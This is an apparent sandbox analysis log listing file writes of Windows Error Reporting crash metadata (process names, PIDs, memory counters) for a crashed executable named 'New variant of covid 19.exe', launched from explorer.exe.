C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	100	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 4e 00 65 00 77 00 20 00 76 00 61 00 72 00 69 00 61 00 6e 00 74 00 20 00 6f 00 66 00 20 00 63 00 6f 00 76 00 69 00 64 00 20 00 31 00 39 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<.I.m.a.g.e.N.a.m.e.>.N.e.w. .v.a.r.i.a.n.t. .o.f. .c.o.v.i.d. .1.9...e.x.e.<./.I.m.a.g.e.N.a.m.e.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.0.0.0.0.0.0.0.0.0.0.<./.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 32 00 31 00 38 00 34 00 31 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<.U.p.t.i.m.e.>.2.1.8.4.1.<./.U.p.t.i.m.e.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6A1D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<.W.o.w.6.4. .g.u.e.s.t.=.".3.3.2.". .h.o.s.t.=.".3.4.4.0.4.".>.1. <./.W.o.w.6.4.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<.I.p.t.E.n.a.b.l.e.d.>.0.<./. I.p.t.E.n.a.b.l.e.d.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.V.m.I.n.f.o.r. m.a.t.i.o.n.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	88	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 32 00 38 00 34 00 36 00 36 00 33 00 38 00 30 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.V.i.r.t.u.a.l.S.i.z. e.>.2.8.4.6.6.3.8.0.8. <./.P.e. a.k.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	72	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 32 00 38 00 33 00 36 00 35 00 32 00 30 00 39 00 36 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.V.i.r.t.u.a.l.S.i.z.e.>.2.8. 3.6.5.2.0.9.6.<./.V.i.r.t.u.a. l.S.i.z.e.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 34 00 38 00 39 00 34 00 31 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<.P.a.g.e.F.a.u.l.t.C.o.u.n.t. >.4.8.9.4.1. <./.P.a.g.e.F.a.u. l.t.C.o.u.n.t.>.	success or wait	1	6A1D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	98	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 39 00 32 00 36 00 37 00 36 00 30 00 39 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.9.2.6.7.6.0.9.6.<./.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 35 00 35 00 33 00 32 00 30 00 35 00 37 00 36 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.5.5.3.2.0.5.7.6.<./.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 36 00 35 00 39 00 36 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.3.6.5.9.6.8.<./.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 36 00 34 00 30 00 38 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.3.6.4.0.8.0.<./.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6A1D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	126	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 36 00 35 00 35 00 33 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.2.6.5.5.3.2.<./.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	110	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 32 00 36 00 32 00 38 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.2.2.6.2.8.8.<./.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 34 00 30 00 33 00 37 00 37 00 36 00 30 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.a.g.e.f.i.l.e.U.s.a.g.e.>.3.4.0.3.7.7.6.0.<./.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 34 00 32 00 31 00 32 00 30 00 39 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.9.4.2.1.2.0.9.6.<./.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6A1D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 34 00 30 00 33 00 37 00 37 00 36 00 30 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.r.i.v.a.t.e.U.s.a.g.e.>.3.4.0.3.7.7.6.0.<./.P.r.i.v.a.t.e.U.s.a.g.e.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<.P.a.r.e.n.t.P.r.o.c.e.s.s.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	30	3c 00 50 00 69 00 64 00 3e 00 33 00 33 00 38 00 38 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<.P.i.d.>.3.3.8.8.<./.P.i.d.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<.I.m.a.g.e.N.a.m.e.>.e.x.p.l.o.r.e.r...e.x.e.<./.I.m.a.g.e.N.a.m.e.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 30 00 34 00 30 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.8.0.0.0.4.0.0.5.<./.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.	success or wait	1	6A1D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 36 00 37 00 36 00 37 00 30 00 36 00 36 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<.U.p.t.i.m.e.>.6.7.6.7.0.6.6.<./.U.p.t.i.m.e.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<.W.o.w.6.4. .g.u.e.s.t.=.".0.". .h.o.s.t.=.".3.4.4.0.4.".>.0.<./.W.o.w.6.4.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<.I.p.t.E.n.a.b.l.e.d.>.0.<./.I.p.t.E.n.a.b.l.e.d.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.>.4.2.9.4.9.6.7.2.9.5.<./.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6A1D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.V.i.r.t.u.a.l.S.i.z.e.>.4.2.9.4.9.6.7.2.9.5.<./.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 35 00 30 00 33 00 33 00 33 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<.P.a.g.e.F.a.u.l.t.C.o.u.n.t.>.5.0.3.3.3.<./.P.a.g.e.F.a.u.l.t.C.o.u.n.t.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6A1D497A	unknown
